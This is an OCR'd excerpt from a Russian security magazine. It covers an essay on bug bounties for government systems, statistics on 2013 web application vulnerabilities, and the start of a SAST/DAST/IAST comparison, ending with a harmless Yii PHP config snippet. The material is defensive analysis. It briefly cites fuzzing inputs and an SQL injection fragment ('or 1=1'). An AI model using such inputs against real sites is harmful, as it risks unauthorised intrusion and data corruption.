
1. Продукт и так отчуждаемый, и если он кому-то интересен, уязвимости в нем будут искать без твоего согласия. Максимум что ты можешь — написать в лицензионном соглашении, что reverse engineering is strictly prohibited (это, конечно же, всех остановит).
2. Как правило, у разработчика есть команда разработки (должна быть), которая может (надеюсь) понять и исправить уязвимость. Есть служба внешней технической поддержки, которая создана для таких задач.
3. Наличие bug-bounty позволяет исследователям подстраховаться на случай вольных трактовок фразы «нейтрализации средств защиты компьютерной информации» в новой редакции ст. 273 УК . Как я уже писал, они и так ходят по тонкому льду (bit.ly/1hQJho0) даже при проведении договорных работ, не говоря уже о госорганах, где сплошь и рядом персональные данные, ДСП (которого нет, но он есть) или хуже того — гостайна.
   Таким образом, bug bounty на продукты, системы и СЗИ, используемые в госорганах, выглядит полезной и перспективной. На поверхности два варианта реализации — когда производитель сам объявляет и реализует программу либо программа проводится централизованно и участие в ней является одним из условий сертификации или использования в госорганах. Идеальный случай — наличие лаборатории, в которой развернуты системы и СЗИ, используемые в госорганах, в которую — после предварительной регистрации — можно получить удаленный доступ и поломать в свое удовольствие. Разумеется, под присмотром. И разумеется — с известными ответственными. Которые вызывают уважение, помогают, платят, не заставляют носиться в налоговую после каждых 100 рублей... В качестве примера могу привести ICS CERT, который умудрился занять в умах исследователей безопасности АСУ ТП эту нишу. Люди просто отправляют туда уязвимости, чтобы снять головную боль и не работать напрямую с вендором. Хотя, ICS CERT не платит, и у него появляются интересные альтернативы в «серой зоне».

Вариант 2, инфраструктурный. Выглядит опасно

1. Конечно, многие крупные провайдеры онлайн-сервисов сейчас используют этот механизм. Но начали они его применять после того, как зрелость их СУИБ достигла высокого уровня. Какие аспекты СУИБ тут важны? Управление уязвимостями, обнаружение атак и управление инцидентами. Последний момент — процессный, и даже административный, но практика тестов на проникновение показывает, что службы ИТ и ИБ часто не готовы к «атакам», даже в облегченном варианте пентеста. Они просто не знают, что делать. Что же будет если такие инциденты посыплются десятками и сотнями в день?
2. При текущем положении в большинстве случаев для выявления уязвимостей bug bounty не нужен, достаточно просто запустить MaxPatrol и вы получите миллионы багов. О которых знают, но которые не устраняют. Иногда потому, что «в обязательных документах уязвимостей не существует» и «устранять их не требуется» и «система аттестована». В качестве доказательства приведу статистику (bit.ly/1qDhRcs):
   «В 65% систем были выявлены уязвимости, связанные с отсутствием актуальных обновлений безопасности, среднего или высокого уровня риска. Почти половина систем содержала критические уязвимости. Средний возраст неустановленных обновлений по системам, где такие уязвимости были обнаружены, составляет 51 месяц, то есть более 4 лет. В одном из исследуемых государственных учреждений обновления

IDC признала Positive Technologies самой быстрорастущей компанией в сфере SVM

Аналитики IDC назвали Positive Technologies самой быстрорастущей компанией в области «умной безопасности» в своем докладе Worldwide Security and Vulnerability Management Forecast for 2013—2017, опубликованном в конце 2013 года. По данным IDC, мировой рынок систем мониторинга и управления уязвимостями (SVM) в 2012 году вырос на 9,4% и примерно с такой же скоростью будет стабильно расти в ближайшие пять лет. При этом компания Positive Technologies продемонстрировала годовой рост бизнеса на 81,8%, обойдя по этому показателю многих известных вендоров. Среди причин, которые будут способствовать интенсивному формированию рынка SVM в ближайшем будущем, эксперты IDC отмечают распространение облачных инфраструктур, необходимость защищать большие данные, рост корпоративного использования смартфонов и планшетов, распространение мобильных приложений уровня Enterprise.



не устанавливались в течение более чем 7 лет, в результате было обнаружено множество уязвимостей, в том числе критические уязвимости, позволяющие выполнять произвольный код на системе».

3. В большинстве случаев инициатор bug bounty — это не только владелец и оператор информационной системы, но и ее разработчик. Если ты нашел XXE у Яндекса или SQLi у Google, именно специалисты Яндекса и Google (которые и создали эту XXE и SQLi) возьмутся за эту проблему, устранят, оттестируют и развернут новую версию. Кто будет этим заниматься внутри госоргана, являющегося владельцем системы электронного правительства «Гражданин 2.0», внедренной подрядчиком (договор закрыт), эксплуатируемой оператором, разработанной субподрядчиком субподрядчика (вообще непонятно, кто там этот код писал) на опенсорсной CMS (и так бывает)?
4. И — в конце, но не в последнюю очередь: bug bounty - это легализация атак. В настоящее время (де-юре и де-факто) если ты при помощи XSpider просканировал сайт госоргана или, например, Олимпиады — будь готов поиметь душеспасительную (если повезет) беседу с парнями в штатском в районе Детского Мира или на ул. Ленина, д. 64. Инфа 100%.


   Но если на сайте системы электронного правительства «Гражданин 2.0» явно написано, что *ломать можно,* — то и вопросов никаких. Парням в штатском остается только наблюдать за бесконечно разрастающимися журналами систем обнаружения атак, пытаясь разве что угадать преобладающий цвет предупреждений. Конечно, кто-то, наверное, может отличить по срабатываниям системы защиты хорошие, годные атаки от плохих, не годных атак; но мне приходит на ум только RFC 3514.

Выводы

Я далеко не апологет «бумажной безопасности» и security through obscurity и вообще за демократию. Однако для государственных информационных систем (не продуктов, используемых в государственных информационных системах!) введение bug bounty разрушит хрупкий механизм сдерживания массовых атак, практически переведя их в легальное русло.

Вводить программы поощрения поиска уязвимостей для государственных информационных систем можно и нужно — но только после того, как:

- будут установлены обязательные требования по управлению уязвимостями в госорганах и запущены механизмы их выполнения и контроля;
- будет как-то проработан вопрос Application Security (безопасности прикладных информационных систем), который пока слегка повис в воздухе;
- в госорганах будет понятный и отлаженный механизм реагирования на инциденты (обнаружение уязвимости — это тоже инцидент, если уязвимость за рамками принятого уровня compliance), с понятной точкой входа, внутренним и внешним взаимодействием, и эффективным устранением обнаруженных проблем (что также включает в себя пересмотр отношений с разработчиками ИС);
- процессы управления уязвимостями госорганов будут доведены до уровня «сканер критических багов на периметре сети не находит»;
- используемые системы обнаружения атак будут позволять отсеять *шум,* характерный для любой интернет-системы, вызывающей пристальное внимание исследователей и «исследователей».



БЕЗОПАСНОСТЬ ПРИЛОЖЕНИЙ

УЯЗВИМЫЕ ВЕБ-ПРИЛОЖЕНИЯ В 2013 ГОДУ: XSS, PHP И СМИ

Анна Бреева, Евгения Поцелуевская
ptsecurity.ru/lab/analytics/


На сегодняшний день большинство коммерческих и государственных организаций имеют свои веб-сайты. Многие оказывают онлайн-услуги, обрабатывают через Интернет персональные данные клиентов, финансовую и другую важную информацию. К сожалению, разработчики не всегда следуют требованиям безопасности в отношении веб-приложений. Поэтому именно атака на сайт зачастую становится первым этапом при взломе сетей крупных компаний, а опубликованная на взломанных сайтах дезинформация подрывает репутацию их владельцев. Уязвимые веб-приложения упрощают проведение DDoS-атак, нарушающих доступность услуг на сайте. В данной статье собраны наиболее распространенные уязвимости веб-приложений в 2013 году, выявленные в результате исследования компании Positive Technologies.

Источники и методика

В рамках различных работ по анализу защищенности было изучено около 500 веб-сайтов. Из них выделен 61 сайт, для которых проводился более углубленный и всесторонний анализ.

Большая часть исследуемых сайтов принадлежала **банкам (57%)**; спрос на анализ защищенности со стороны банковского сектора растет. Также стоит отметить спрос на исследования со стороны СМИ (причиной могли послужить громкие случаи хакерских атак с последующим распространением ложных новостей).

Среди анализируемых систем наиболее распространенными оказались веб-приложения разработанные на PHP (39%), Java (37%) и ASP.NET (20%). Большинство сайтов функционирует на базе веб-серверов Apache (39%) или Nginx (37%).




Распределение систем по отраслям экономики

Оценка защищенности проводилась методами черного, серого и белого ящиков с использованием вспомогательных автоматизированных средств. В статистику вошли только данные о внешних веб-приложениях, доступных из сети Интернет. Степень риска уязвимостей оценивалась по CVSS v. 2.

Общие результаты

62% исследованных систем содержат уязвимости **высокой степени риска,** данный показатель существенно выше прошлогоднего (45%). Уязвимости среднего уровня риска содержались в 95% систем.

Самая распространенная уязвимость




Доля уязвимых сайтов (по степени риска уязвимостей)

2013 года — **межсайтовое выполнение сценариев** (Cross-Site Scripting) — встречается на 78% исследованных сайтов. На втором месте (69%) — возможность **подбора идентификатора или пароля** (Brute Force).

В топ-10 вошли две уязвимости высокой степени риска — **«Внедрение операторов SQL»** (43%) и **«Внедрение внешних сущностей XML»** (20%). Последняя в прошлом году вообще не в ходила в «горячую десятку», рост ее популярности можно объяснить появлением новых атак данного типа, например XML Out-Of-Band Data Retrieval. Эксплуатация данной уязвимости может привести к получению доступа к сторонним ресурсам, чтению файлов на сервере, а также к полному отказу в обслуживании веб-приложения.

Стоит обратить внимание и на такую уязвимость, как недостатки авторизации (24%). Несмотря на то, что данному недостатку присвоен средний уровень риска, зачастую он может приводить к серьезным последствиям, например к несанкционированному проведению транзакций в системах дистанционного банковского обслуживания или к возможности оформления покупок в интернет-магазинах без оплаты товара.

Подавляющее большинство (89%) уязвимостей являются ошибками в программном коде, и лишь 11% возникли вследствие некорректной конфигурации веб-приложений.



Наиболее распространенные уязвимости (доля сайтов, %)

PHP	Доля сайтов, %	Java	Доля сайтов, %	ASP.NET	Доля сайтов, %
Cross-Site Scripting	90	Cross-Site Scripting	80	Cross-Site Scripting	73
Credential/Session Prediction	86	Fingerprinting	60	Brute Force	73
Brute Force	81	Brute Force	45	Fingerprinting	55
Information Leakage	67	Credential/Session Prediction	45	Cross-Site Request Forgery	55
SQL Injection	62	Server Misconfiguration	35	Credential/Session Prediction	45
Fingerprinting	43	Information Leakage	30	Information Leakage	45
Cross-Site Request Forgery	43	XML External Entities	30	Server Misconfiguration	36
Server Misconfiguration	29	SQL Injection	25	Application Misconfiguration	36
Insufficient Authorization	29	Cross-Site Request Forgery	25	XML External Entities	36
Application Misconfiguration	19	Insufficient Authorization	15	SQL Injection	27

Наиболее распространенные уязвимости (по средствам разработки)

Самый небезопасный язык

76% сайтов, написанных **на языке PHP**, содержат критические уязвимости. Веб-ресурсы, написанные на Java и ASP.NET, оказались менее уязвимыми: 70 и 55% соответственно. Все приложения, написанные на трех указанных языках, содержат уязвимости как минимум средней степени риска.

О том, что сайты на PHP более уязвимы, свидетельствует и статистика по среднему количеству уязвимостей на одну систему. Так, в каждом **PHP-приложении** было найдено в среднем 12 критических уязвимостей, тогда как приложения на Java и ASP.NET в среднем содержат по 2 и 1 критической уязвимости соответственно.

Критическая уязвимость «Внедрение операторов SQL» встречается на 62% сайтов, написанных на PHP. Для других языков данный показатель значительно ниже. Ситуацию можно объяснить тем, что в языке PHP не с первых версий появилась возможность создания параметризованных SQL-запросов. Как следствие, многие пособия, по которым учатся программисты, содержат примеры, где обращение к базе данных осуществляется небезопасным образом.

Уязвимости по серверам


Как и в 2012 году, наибольшая доля сайтов с критическими уязвимостями **(75%)** функционировала на базе веб-сервера **Apache Tomcat.** Значительно возросло число уязвимых ресурсов под управлением **Microsoft IIS (71%)** и **Nginx (57%),** и только в отношении Apache заметна положительная динамика: 60% ресурсов вместо 88% в предыдущем году содержат критические уязвимости.

Самой распространенной ошибкой администрирования является **разглашение важных данных** (Information Leakage). Ей подвержены 45% всех исследованных ресурсов.


Уязвимости по отраслям

Больше всего веб-приложений с уязвимостями высокой степени риска было выявлено **на сайтах СМИ (80%).** Далее следуют сайты IT-компаний (75%) и системы дистанционного банковского обслуживания (67%). Наименьшая доля уязвимых веб-приложений (33%) — среди сайтов государственных учреждений.

Однако стоит заметить, что на данный рейтинг влияет такой «социальный» фактор, как



Среднее число уязвимостей на систему (по областям экономики)



Наиболее распространенные уязвимости систем ДБО (доля уязвимых систем)

доступность данных для исследования безопасности. В частности, выявление высокой уязвимости сайтов IT-компаний может быть связано с тем, что для них чаще проводился анализ защищенности методом белого ящика: такие организации чаще способны предоставить на анализ исходные коды веб-приложений.

С другой стороны, реальное положение дел на государственных сайтах может быть значительно хуже, чем в рейтинге: исследование проводилось лишь для отдельных крупных организаций, в целом же анализ защищенности государственных веб-ресурсов не является регулярной практикой, в частности из-за высокой бюрократизации. В качестве компенсационной меры на госсайтах было бы полезно использовать специальные средства защиты веб-приложений (Web Application Firewall). В 2013 году подобные средства безопасности применялись лишь для одной исследованной системы, в то время как в прошлом году доля таких систем составила 30%.

Уязвимости ДБО

Наиболее распространенными проблемами систем дистанционного банковского обслуживания в 2013 году оказались уязвимости **«Межсайтовое выполнение сценариев»** и **«Идентификация приложений»,** каждая из которых встречается в **75%** рассмотренных систем. Чаще стала встречаться уязвимость «Внедрение внешних сущностей XML», а лидировавшая ранее недостаточная защита от подбора учетных данных спустилась на третью позицию.

Для систем ДБО также была проведена оценка соответствия требованиям разд. 6.5 стандарта PCI DSS v.3. Полностью требованиям **PCI DSS** не соответствовала **ни одна из исследованных систем ДБО.**


Сравнение методов тестирования

В 2013 году специалисты Positive Technologies провели сравнительный анализ тестирования методами черного, серого и белого ящика. Метод черного ящика подразумевает исследование системы без получения каких-либо данных о ней со стороны владельца; метод серого ящика предполагает нарушителя, который обладает некоторыми привилегиями в системе; и наконец, метод белого ящика означает анализ с использованием всех внутренних данных о системе, включая исходные коды программ.

Среди веб-ресурсов, исследованных методами черного и серого ящиков, было выявлено 60% сайтов, содержащих критические уязвимости. Для метода белого ящика этот показатель выше — 75%. Данный метод также обладает более высокими показателями и в случае уязвимостей среднего и низкого уровня риска.

Из сравнения среднего количества уязвимостей, приходящихся на одну систему, следует, что тестирование методом белого ящика позволяет обнаружить **почти в 10 раз больше критических уязвимостей,** а также примерно в два раза больше уязвимостей средней и низкой степени риска, чем тестирование только методами черного и серого ящиков.

Таким образом, при возможности исследовать исходные коды метод белого ящика является предпочтительным. Но пока владельцы систем прибегают к нему редко: этим методом были исследованы лишь 13% рассмотренных веб-ресурсов.



Среднее число уязвимостей при разных методах тестирования (по уровню риска)

КАК ИСКАТЬ УЯЗВИМОСТИ ПРИЛОЖЕНИЙ: SAST, DAST, IAST И ВСЕ-ВСЕ-ВСЕ

команда PT Application Inspector

Анализ безопасности приложений принято делить на два больших направления — статический и динамический. Зачастую их приравнивают к методам черного и белого ящика соответственно, но это не совсем верно.

Вопреки представлениям, метод динамического анализа может применяться при наличии полного доступа к приложению и его исходным кодам, причем иногда гораздо более эффективно, нежели статический анализ. Распространено также заблуждение об эквивалентности анализа исходного кода и статического анализа, а ведь «статика» работает и для скомпилированных приложений. Более того, в современном мире, где используются различные JIT-технологии, такие как .NET MSIL и Java Bytecode, разница между анализом исходного кода и «скомпилированного» приложения весьма условна.

Дополнительную сумятицу вносят аналитики, создавая маркетинговые категории, созвучные техническим названиям методов анализа. К примеру, в Gartner одновременно используют категории Interactive Application Security Testing (IAST), которая по сути относится к динамическому анализу, Dynamic Application Security Testing (DAST) и Static Application Security Testing (SAST). Но в реальном мире часто сталкиваешься с отчетами аналитиков, поэтому приходится использовать их терминологию. В связи с этим позволю себе дать определения нескольких устоявшихся терминов.

- DAST — динамический (т. е. требующий выполнения) анализ безопасности приложения без доступа к исходному коду и среде исполнения серверной части.
- SAST — статический (т. е. не требующий выполнения) анализ безопасности приложения с доступом к исходному коду (или его производным) приложения серверных и клиентских частей.
- IAST — динамический анализ безопасности приложения с доступом к исходному коду и среде исполнения серверной части.
- Анализ исходного кода — статический или динамический анализ с доступом к исходному коду (или производным) приложения серверных и клиентских частей.

Другими словами, DAST — это динамический анализ методом черного ящика (по крайней мере для серверной части), SAST — статический анализ методом белого ящика, а IAST — динамический анализ методом белого ящика.

DAST: просто, но мало

Динамический анализ приложений методом черного ящика — это самый простой и распространенный способ поиска уязвимостей. Собственно, каждый раз, вставляя кавычку в URL или вводя '>, мы осуществляем эту мудреную процедуру. По сути это fault injection приложения (aka fuzzing или «внесение неисправностей») путем эмуляции клиентской части и попытки отправить на вход «хорошо известные плохие данные».

Простота метода приводит к большому количеству реализаций, и в магическом квадранте Gartner просто тесно от конкурентов. Более того, «движки» DAST присутствуют в большинстве систем контроля уязвимостей и соответствия стандартов, таких как MaxPatrol, за исключением разве что Symantec Control Compliance Suite. Распространены и некоммерческие решения: базовый (очень-очень базовый) модуль DAST присутствует в Nessus, более продвинутые механизмы имеются в w3af или sqlmap.

К преимуществам DAST относятся простота использования и отсутствие необходимости доступа к серверной части приложения. Также серьезным плюсом является относительная независимость от платформы, фреймворков и языков, на которых разработано приложение. Учет этих нюансов может повысить эффективность анализа, но это скорее оптимизация, добавляющая проценты к общей эффективности.

Однако у DAST есть и обратная сторона. Перечислим списком:


- Невысокая степень покрытия. Далеко не все вызовы API и точки входа можно легко обнаружить методом черного ящика.
- Драматическое падение эффективности при усложнении клиента или протокола. Приложения Web 2.0, JSON, Flash, HTML 5.0 и JavaScript требуют либо динамического (например, эмуляцией выполнения JavaScript), либо статического разбора («отгрепать» Flash или taint-анализ того же JavaScript) клиентской части, что значительно усложняет клиентскую часть фаззера, приближая его к «полноценному» браузеру.
- Ненулевая вероятность нарушения целостности и доступности (например, при попадании конструкций типа or 1=1 в UPDATE через SQL Injection).
- Долгое время работы. Вашему покорному слуге практически ни разу не удавалось наблюдать завершения работы большинства из утилит класса DAST на достаточно «разлапистом» сайте: раньше заканчивалось окно на тестирование. Тут хорошо подходит правило Парето — за 20% времени найти 80% уязвимостей.
- Сложность выявления многих типов уязвимостей. Например, ошибки использования криптографии, такие как слабые механизмы генерации cookie или session ID (кроме самых примитивных случаев) DAST обнаруживает крайне плохо.

SAST: быстро, но трудно

А теперь я расскажу о недостатках SAST. Во-первых, это отсутствие единого инженерного или научного подхода (вызванное, впрочем, объективными трудностями). В результате каждый из разработчиков копает что-то сам, а маркетологи облекают это в глянцевые псевдонаучные обертки, что вызывает праведное возмущение (bit.ly/1n8HSB2).

Во-вторых, многие из методов статического анализа генерируют большое количество «подозрений на уязвимость», которые на проверку оказываются ложными срабатываниями, что существенно увеличивает трудозатраты.

В-третьих, методом SAST невозможно выявить некоторые классы уязвимостей. Об этом я уже писал, повторяться не буду (bit.



Всего-то 1600+ XSS и 18 000+ ошибок конфигурации! Наглядная демонстрация полноты анализа (bit.ly/1jHH0jd)

ly/1nobul5). Наконец, естественные ограничения накладывает «статичность» подхода. Примеров тут множество: и генерируемый «на лету» код, и хранение кода и данных в СУБД, файловой системе и др. Отдельных трудозатрат разработчикам добавляет зависимость от языков (и даже версий) и фреймворков. Чтобы понять точки входа и точки выхода, фильтрующие функции, недостаточно знания «голого» языка, необходимо распознавать те библиотеки и фреймворки, которые используют разработчики в реальном мире.

```
<?php
|
$yii = dirname(__FILE__).'/framework/yii.php';
$config = dirname(__FILE__).'/protected/config/bil.config.php';
$client_config = '/usr/local/bil/client.main.php';

require_once($yii);

if (file_exists($client_config) && is_readable($client_config)){
    $config = CMap::mergeArray(
        require_once($config),
        require_once($client_config)
    );
}

Yii::createWebApplication($config)->run();
```

